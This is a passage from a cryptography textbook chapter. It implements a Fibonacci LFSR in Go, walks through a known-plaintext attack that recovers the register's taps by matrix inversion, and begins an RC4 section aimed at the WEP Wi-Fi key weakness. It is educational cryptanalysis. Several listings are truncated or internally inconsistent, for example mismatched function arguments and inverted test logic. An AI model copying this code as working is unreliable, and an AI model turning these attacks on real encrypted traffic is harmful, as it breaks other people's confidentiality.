


Figure 4.7 A linear feedback shift register showing execution of the first few steps

This configuration is known as a *Fibonacci* LFSR. There is another class of LFSRs called *Galois* LFSRs, which XOR the ejected bit at each tap location, as opposed to the Fibonacci LFSRs, which XOR the ejected bit once. We'll implement and exploit Fibonacci LFSRs in the next two sections.

LFSRs have a *length* that denotes the number of bits in their internal state and a *period* after which their output will start repeating itself. The maximum period of an LFSR of length L is equal to $2^L - 1$.

LFSRs are hugely popular for generating keystreams in stream ciphers. They are simple and fast and allow for efficient hardware implementation. However, their *linearity* can prove costly, as it can allow an attacker to recover the original key from the keystream. For this reason, LFSRs are almost always deployed in more complex setups (such as a combination of LFSRs of different length, running the outputs through a nonlinear filter function, or irregular clocking of several different LFSRs) that increase the linear complexity an attacker faces: for example, as shown in figure [4.8](#). Although this makes it harder to attack LFSRs, more powerful correlation attacks can be used to reverse-engineer the individual LFSRs, and eventually, their combination.




Figure 4.8 Stream ciphers usually use LFSRs in elaborate combinations to increase the linear complexity of their keystreams.

For our example, we will stick to a single LFSR and show how its linearity can be attacked. In our scenario, the attacker knows some initial plaintext but not all of it. Using a known-plaintext attack, we will recover the keystream for those initial bits and then recover the internal state of the LFSR by exploiting the linear relationship. Once the internal state is recovered, we will

proceed to predict future keystream bits using our cloned LFSR (pretty much like we did for linear congruential generators in chapter 2) and then XOR those bits with ciphertext to decrypt the unknown plaintext.

4.2.1 Implementing LFSRs

LFSRs need to keep track of two things: their current state and the position of feedback connections—or “taps” in formal terms—that essentially represent the secret key. This is shown in listing [4.1](#), where the `LFSR` struct has three fields. Although `state` and `taps` can be `bool` slices (they only need to store a single bit in each location), defining them as `byte` slices helps keep the code readable—which is our goal with these examples—at the cost of a tiny bit of wasted memory. Similarly, the struct does not need to keep track of `length` (because `len(state)` will have the same information), but we keep it as a separate field for better readability.

Listing 4.1 impl_lfsr.go

```
package impl_lfsr

type LFSR struct {
    length int
    taps    []byte
    state   []byte
}

func NewLFSR(length int, taps []byte, state []byte) *LFSR {
    lfsr := &LFSR{
        length,
        make([]byte, len(taps)),
        make([]byte, len(state)),
    }

    copy(lfsr.state, state)
    copy(lfsr.taps, taps)

    for i := 0; i < length; i++
        lfsr.GenerateBit()
    }

    return lfsr
}
```

The output of an LFSR can be used as the *keystream* for an XOR function to simulate an OTP, as shown in figure [4.9](#). This makes the initial state of the LFSR the key for our encryption.




Figure 4.9 An LFSR providing the keystream for encryption using XOR

Before we use our LFSR for encryption, though, let's try to put some distance between the key and the keystream. Lines 19 to 21 in listing [4.1](#) show the LFSR wasting the first N bits, where N is equal to the length of the LFSR. This flushes out the initial key bits, making sure encryption only happens by XORing plaintext with the keystream but not the original key itself.

The workhorse of our LFSR implementations is the `GenerateBit()` function shown in listing [4.2](#). This corresponds closely to the operation shown in figure [4.7](#). We

store the old rightmost bit in `outputBit`. Lines 5 to 9 calculate the new shift-in bit by traversing all bits of the LFSR state and XORing those where a tap is active at the corresponding index. Lines 11 to 13 move the contents of all registers one position to the right. Finally, we set the leftmost bit in the LFSR state to the newly calculated shift bit.

Listing 4.2 impl_lfsr.go

```
func (lfsr *LFSR) GenerateBit() byte {
    outputBit := lfsr.state[lfsr.length-1]

    newShiftBit := byte(0x00)
    for i := 0; i < lfsr.length; i++ {
        if lfsr.taps[i] == 1 {
            newShiftBit = newShiftBit ^ lfsr.state[i]
        }
    }

    for i := lfsr.length - 1; i > 0; i-- {
        lfsr.state[i] = lfsr.state[i-1] #1
    }

    lfsr.state[0] = newShiftBit

    return outputBit
}
```

#1 Right-shifts the internal state

Encryption is straightforward XOR with one caveat: we need to call `GenerateBit()` eight times to generate 1 byte of the keystream, as shown in the next listing.

Listing 4.3 impl_lfsr.go

```
func (lfsr *LFSR) Encrypt(plaintext []byte) []byte {
    result := make([]byte, len(plaintext))

    for i := 0; i < len(plaintext); i++ {
        keyStream := byte(0x00)
        for j := 7; j >= 0; j-- {
            keyStream = keyStream ^ (lfsr.GenerateBit())
        }
        result[i] = keyStream ^ plaintext[i]
    }

    return result
}
```

The test cases for this LFSR implementation can be found in the `impl_lfsr_test.go` file in the accompanying source code.

4.2.2 Exploiting LFSRs

In our example, the attacker is observing the output of a targeted LFSR but knows nothing about its inner details: that is, its active taps. Once the taps are known, it is easy to feed a stream of observed values to it so that the cloned LFSR reflects the inner state of the targeted LFSR. After that, the cloned LFSR

will be able to predict the output of the targeted counterpart, as it will generate the same values.

Let's first simplify the problem by assuming that the attacker knows the *length* of the LFSR (the number of bits in its internal state). Because the outputs of an LFSR are a linear combination, we can put them into a fixed-size matrix and use linear algebra to find that combination. Once we have the exploit working for an LFSR with a known length, we can try different lengths for LFSRs whose length we do not know.

REVERSING LFSR TAPS WHEN LENGTH IS KNOWN

The operation of an LFSR with L taps can be described by equation 4.4, which says “ s_{n+1} (each new sample in the sequence) is obtained by multiplying previous L values of s with corresponding taps in a and adding them together.”

Multiplication and addition in this context denote the logical AND and XOR operations, respectively. We saw the code for `GenerateBit()` in listing 4.2 implement this equation using Boolean operations:

Equation 4.4

$$s_{n+1} = a_0 s_{n-L} + \dots + a_{L-1} s_{n-1} + a_L s_n$$

Let's say we are working with an LFSR of length 3. It has initial state (s_0, s_1, s_2) . Here are the new states for the first few iterations:

Equation 4.5

$$\begin{aligned}s_3 &= a_0s_0 + a_1s_1 + a_2s_2 \\ s_4 &= a_0s_1 + a_1s_2 + a_2s_3 \\ s_5 &= a_0s_2 + a_1s_3 + a_2s_4\end{aligned}$$

Equation [4.4](#) can then be represented in the form of a matrix:

Equation 4.6

$$\begin{bmatrix} s_3 \\ s_4 \\ s_5 \end{bmatrix} = \begin{bmatrix} s_0 & s_1 & s_2 \\ s_1 & s_2 & s_3 \\ s_2 & s_3 & s_4 \end{bmatrix} \begin{bmatrix} a_0 \\ a_1 \\ a_2 \end{bmatrix}$$
$$X = SA$$

s is the *state matrix* and denotes the internal contents of the LFSR. A is the *coefficient matrix* and represents the LFSR taps. X represents L new bits that are obtained by the linear combination of s and A .

We can find the coefficient matrix A by inverting s , collecting enough bits for filling X , and then solving for A :

Equation 4.7

$$A = S^{-1}X$$

We will use the `matrix` Go module from the OpenWhiteBox project^{[1](#)} for matrix inversion. Because we are dealing with Boolean matrices (they contain only zeros or ones), the module also takes care of the fact that their addition and multiplication are bitwise XOR and bitwise AND, respectively.

Listing 4.4 exploit_lfsr.go

```
package exploit_lfsr

import (
    "errors"

    "github.com/OpenWhiteBox/primitives/matrix"
    "github.com/krkhan/crypto-impl-exploit/ch04/lfsr"
)

const MaxLfsrLength = 256

func RecoverLFSRWithKnownLengthFromObservedBits(
    lfsrLength int, observedBits []int) (*lfsr.LFSR, error) {
    if len(observedBits) < lfsrLength*2 { #1
        return nil, errors.New("insufficient observed bits")
    }

    sMatrix := matrix.GenerateEmpty(lfsrLength, lfsrLength)
    for i := 0; i < lfsrLength; i++ {
        for j := 0; j < lfsrLength; j++ {
            sMatrix[i].SetBit(j, observedBits[i+j] != 0)
        }
    }

    sInvertMatrix, ok := sMatrix.Invert()
    if !ok {
        return nil, errors.New("invert matrix does not exist")
    }
}
```



```

    }

    xMatrix := matrix.GenerateEmpty(lfsrLength, 1)
    for i := 0; i < lfsrLength; i++ {
        xMatrix[i].SetBit(0, observedBits[lfsrLength-1-i])
    }
    tapsMatrix := sInvertMatrix.Compose(xMatrix)

    recoveredTaps := make([]byte, lfsrLength)
    for i := 0; i < lfsrLength; i++ {
        recoveredTaps[lfsrLength-i-1] = tapsMatrix[i][0]
    }

    recoveredState := make([]byte, lfsrLength)
    for i := 0; i < lfsrLength; i++ {
        recoveredState[i] = observedBits[len(observedBits)-lfsrLength+i]
    }

    return impl_lfsr.NewLFSR(lfsrLength, recoveredState)
}

```

#1 Do we have enough bits to fill sMatrix?

#2 This is logically equivalent to $sMatrix[i][j] = observedBits[i+j]$.

#3 $A = S^{-1}X$

#4 Converts tapsMatrix to a regular byte slice of size lfsrLength

The function shown on line 12 takes a slice of observed bits and the length of the LFSR it is trying to recover. At line 13, we check

whether we have enough bits to fill the square matrix s in equation [4.6](#). Lines 17 to 22 fill `sMatrix` with the observed bits by calling the `SetBit()` method on each row of the newly created matrix. Line 24 tries to calculate s^{-1} . This step will fail if the bitstream is not the output of an actual LFSR (that is, the bitstream we are targeting is not a linear combination) or if we have provided the wrong length for the LFSR. We then generate the single column `xMatrix` containing `lfsrLength` number of rows. We finally implement equation [4.7](#) on line 33. Lines 35 to 38 convert `tapsMatrix` back to a regular byte slice. Now that we have the tap positions reversed, we can create our own cloned LFSR, but we need to put it in the same state as the one we are trying to exploit. Fortunately, this part is easy; the last `lfsrLength` observed bits tell us the LFSR state in lines 40 to 43. The last line in the function returns a new LFSR created using the taps and state we just recovered.

REVERSING LFSR TAPS WHEN LENGTH IS NOT KNOWN

In the previous section, we recovered taps for an LFSR by observing its output and constructing matrices related to the LFSR's length L . If we are observing the output of a totally unknown LFSR and have no clue about the length, can we still crack it?

There is an elegant solution to this problem known as the Berlekamp–Massey algorithm. It finds the shortest LFSR (taps and initial state) that will produce any given binary sequence. Although the algorithm is simple to implement and beautiful to see in action, it is hard to understand *why* it works without a deep mathematical context and explanation—it is, after all, named after two Shannon Award winners (the Nobel Prize of information theory): James Massey and Elwyn Berlekamp. As I struggled with grokking why it works, I thought of a rather ugly workaround: we can try all lengths, one by one. All lengths fail on line 24 of listing [4.4](#) (the matrix inversion) until we hit the correct length. LFSR lengths are usually not huge numbers—even a 32-bit-long LFSR can have a period greater than 4 billion. Running our matrix-reversal exploit 32 times will take less than a second on modern laptops. Therefore, because the brute-force solution is practical and much simpler to understand, we’ll use that for our exploit instead of the more efficient Berlekamp–Massey algorithm. The following listing tries different LFSR lengths until we recover one without error.

Listing 4.5 exploit_lfsr.go

```
func RecoverLFSRFromObservedBits(observedBits []k
    for i := 1; i < MaxLfsrLength; i++ {
        if clonedLfsr, err := RecoverLFSRWithKnownLen
            return clonedLfsr, nil
        }
    }
    return nil, errors.New("can not recover LFSR")
}
```

To test our exploit, we simulate a scenario where an attacker knows a prefix but not the entire plaintext. That is, the attacker knows that the plaintext message starts with `ATTACK AT` followed by a timestamp that looks something like “1981-04-05 06:07:00 -0500 ET.” The attacker intercepts a ciphertext and knows it was encrypted using an LFSR. The following function simulates this scenario and generates an attack message.

Listing 4.6 exploit_lfsr_test.go

```
const AttackMessageKnownPrefix = "ATTACK AT "

func GenerateEncryptedAttackMessage() []byte {
    minTime := time.Date(2022, 1, 0, 0, 0, 0, 0, time.UTC)
    maxTime := time.Date(2025, 1, 0, 0, 0, 0, 0, time.UTC)
    deltaTime := maxTime - minTime
    seconds := rand.Int63n(deltaTime) + minTime // #1
    plaintext := AttackMessageKnownPrefix + time.Unix(seconds, 0).UTC().Format("2006-01-02T15:04:05Z07:00")

    seed := uint16(rand.Intn(256))
    lfsr := impl_lfsr.NewLFSR16Bit(seed)
    return lfsr.Encrypt([]byte(plaintext))
}
```

#1 Generates a random timestamp between two dates

Listing [4.7](#) generates an encrypted attack message and recovers the LFSR used to encrypt it using the known plaintext. Line 6 corresponds to equation [4.2](#) for reversing the keystream by XORing the known plaintext bytes with corresponding ciphertext bytes. Lines 7 to 9 expand the keystream byte into individual bits to be processed by the functions we have defined so far. Line 14 clones the LFSR using observed keystream bits (so that we can decrypt the remaining ciphertext where we do not know the corresponding plaintext). Line 15

decrypts the ciphertext by encrypting it with the recovered LFSR. We saw previously that for XOR, encryption and decryption are the same operation, so if we have reversed the LFSR correctly, we should get back the original plaintext. The decrypted data is validated by parsing it as a timestamp. If the parsing fails, we try again with an incremented guess for the LFSR length. Running the LFSR tests by executing `make lfsr` generates the output shown in listing [4.8](#).

Listing 4.7 exploit_lfsr_test.go

```
func TestKnownPlaintextAttack(t *testing.T) {
    ciphertext := GenerateEncryptedAttackMessage()
    t.Logf("Ciphertext: %q", ciphertext)
    keystreamBits := make([]byte, 8*len(AttackMessageKnownPrefix))
    for i := 0; i < len(AttackMessageKnownPrefix); i++ {
        keystreamByte := ciphertext[i] ^ AttackMessageKnownPrefix[i]
        for j := 0; j < 8; j++ { #1
            keystreamBits[8*i+j] = (keystreamByte >> j) & 0x1
        }
    }

    remainingCiphertext := ciphertext[len(AttackMessageKnownPrefix):]
    for i := 1; i < MaxLfsrLength; i++ {
        if clonedLfsr, err := RecoverLFSRWithKnownLengthFromObservedBits(
            keystreamBits, i); err == nil {
            decrypted := clonedLfsr.Encrypt(remainingCiphertext)
            if parsedTs, err := time.Parse(time.RFC3339, decrypted); err == nil {
                t.Logf("Incorrect decrypted message: %q", decrypted)
                continue
            } else {
                t.Logf("Decrypted message: %q", decrypted)
                t.Logf("AttackMessageKnownPrefix: %q", AttackMessageKnownPrefix)
                return
            }
        }
    }
}
```

```

    }
}

t.Fatalf("Can not decrypt message")
}

```

#1 Expands keystream bytes to bits

Listing 4.8 `make lfsr`

```

...
=== RUN    TestKnownPlaintextAttack
    exploit_lfsr_test.go:104: Ciphertext: "\x80.\
    exploit_lfsr_test.go:118: Incorrect decrypted
    exploit_lfsr_test.go:121: Decrypted message:
--- PASS: TestKnownPlaintextAttack (0.00s)
...

```

4.3 RC4 encryption and Wi-Fi security

We will now look at the famous RC4 stream cipher and its role in encrypting Wi-Fi passwords. The first attempt at security in the Wi-Fi standard used an algorithm called WEP.

Unfortunately, despite RC4 being simple to describe and easy to implement in both software and hardware, its use of RC4 made it possible for attackers to recover the passwords used to join

the Wi-Fi by sniffing other users' encrypted traffic. We will look at the WEP vulnerability in detail and simulate an exploit in Go. When attacking the LFSR, we did not recover the original key; we only predicted future keystream bits after reversing the LFSR. In contrast, when attacking RC4 usage in Wi-Fi, our goal is to recover the original key. If we only recover the keystream, we can effectively decrypt packets of other users, but we will not be able to join the Wi-Fi network on our own devices, which can only happen when we know the original key. However, due to a weakness in the RC4 algorithm, it is possible to recover the original seed key from the keystream, breaking the forward secrecy property of RNGs. This is the weakness we will exploit in our example.

4.3.1 Implementing RC4

Like other stream ciphers, RC4 generates a keystream as output. Unlike LFSRs, RC4 generates the keystream 1 byte at a time (as opposed to individual bits generated by each LFSR cycle). These bytes are subsequently used as a keystream for XORing with the plaintext. RC4's internal state consists of two parts, as shown in figure [4.10](#):

- An *S-box* (substitution box) containing 256 bytes. The S-box is filled with each location's index (index 6 contains the byte

0x06 , and so on); these are then shuffled by following the algorithm steps. This ends up making the S-box a permutation: each number from 0 to 255 appears in the S-box exactly once at all times, but the locations keep changing. Think of filling a box with rocks and shaking it violently. The rocks will be misplaced, and their ordering will change, but the box will still contain the same number of rocks and the same rocks as before.

- Two pointers `i` and `j` that jump around the S-box indices based on the algorithm steps.




Figure 4.10 RC4 internal state: a 256-byte S-box and two pointers, `i` and `j`

Our definition for the RC4 internal state is shown in the next listing. We also define a `swap` helper function on line 12 that we will use shortly in the key-scheduling algorithm (KSA) and pseudorandom generation algorithm (PRGA) methods.

Listing 4.9 impl_rc4.go

```
package impl_rc4

import (
    "math/rand"
)

type RC4 struct {
    key    []byte
    state [256]byte
}

func swap(x, y *byte) {
    tmp := *x
    *x = *y
    *y = tmp
}

func NewRC4(key []byte) *RC4 {
    rc4 := &RC4{
        key: make([]byte, len(key)),
    }
    copy(rc4.key, key)
    return rc4
}
```

RC4 consists of two phases: KSA and PRGA. When RC4 is initialized with a new key, KSA runs once, and then PRGA generates the bytes to be used as the keystream. We can think of RC4 as a random number generator, where KSA seeds the generator once and then PRGA mutates the inner state to generate random values. In RNG terms, KSA is equivalent to the seeding operation we previously described as `Init(Seed)`, whereas PRGA implements `Next(...)` and `Output(...)` operations to generate a long sequence of random values that will be used as the keystream.

The pseudocode for KSA is shown in listing [4.10](#). (Many cryptographic algorithms are described using pseudocode to retain generality.) The KSA algorithm description is sourced from Wikipedia.² Implementing this in our example will help us get in the habit of reading pseudocode and implementing it in Go. The `S` array denotes the S-box, and `K` is the initial key. The first loop initializes the S-box with all values from 0 to 255 (inclusive). The second loop shuffles those bytes using the `i` and `j` pointers. The `i` pointer scans the S-box all the way from the starting index (0) to the last index (255) in an incremental fashion. However, the `j` pointer keeps jumping all over the place. Each new value of `j` is obtained by adding the previous value of `j`, `S[i]`, and `K[i]` (if `i` is greater than the length of

the key, the lookup becomes $K[i \% \text{len}(K)]$). At each step, $S[i]$ and $S[j]$ are swapped in the S-box.

Listing 4.10 Pseudocode for RC4 key-scheduling algorithm

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

The following listing implements the pseudocode from listing [4.10](#) in Go. The first iteration of KSA with a key of "HELLO" is shown in figure [4.11](#).

Listing 4.11 impl_rc4.go

```
func (rc4 *RC4) ksa() {
    for i := 0; i < 256; i++ {
        rc4.state[i] = byte(i)
    }
    j := 0
    for i := 0; i < 256; i++ {
        j = (j + int(rc4.state[i]) + int(rc4.key[i%len(key)])) % 256
        swap(&rc4.state[i], &rc4.state[j])
    }
}
```

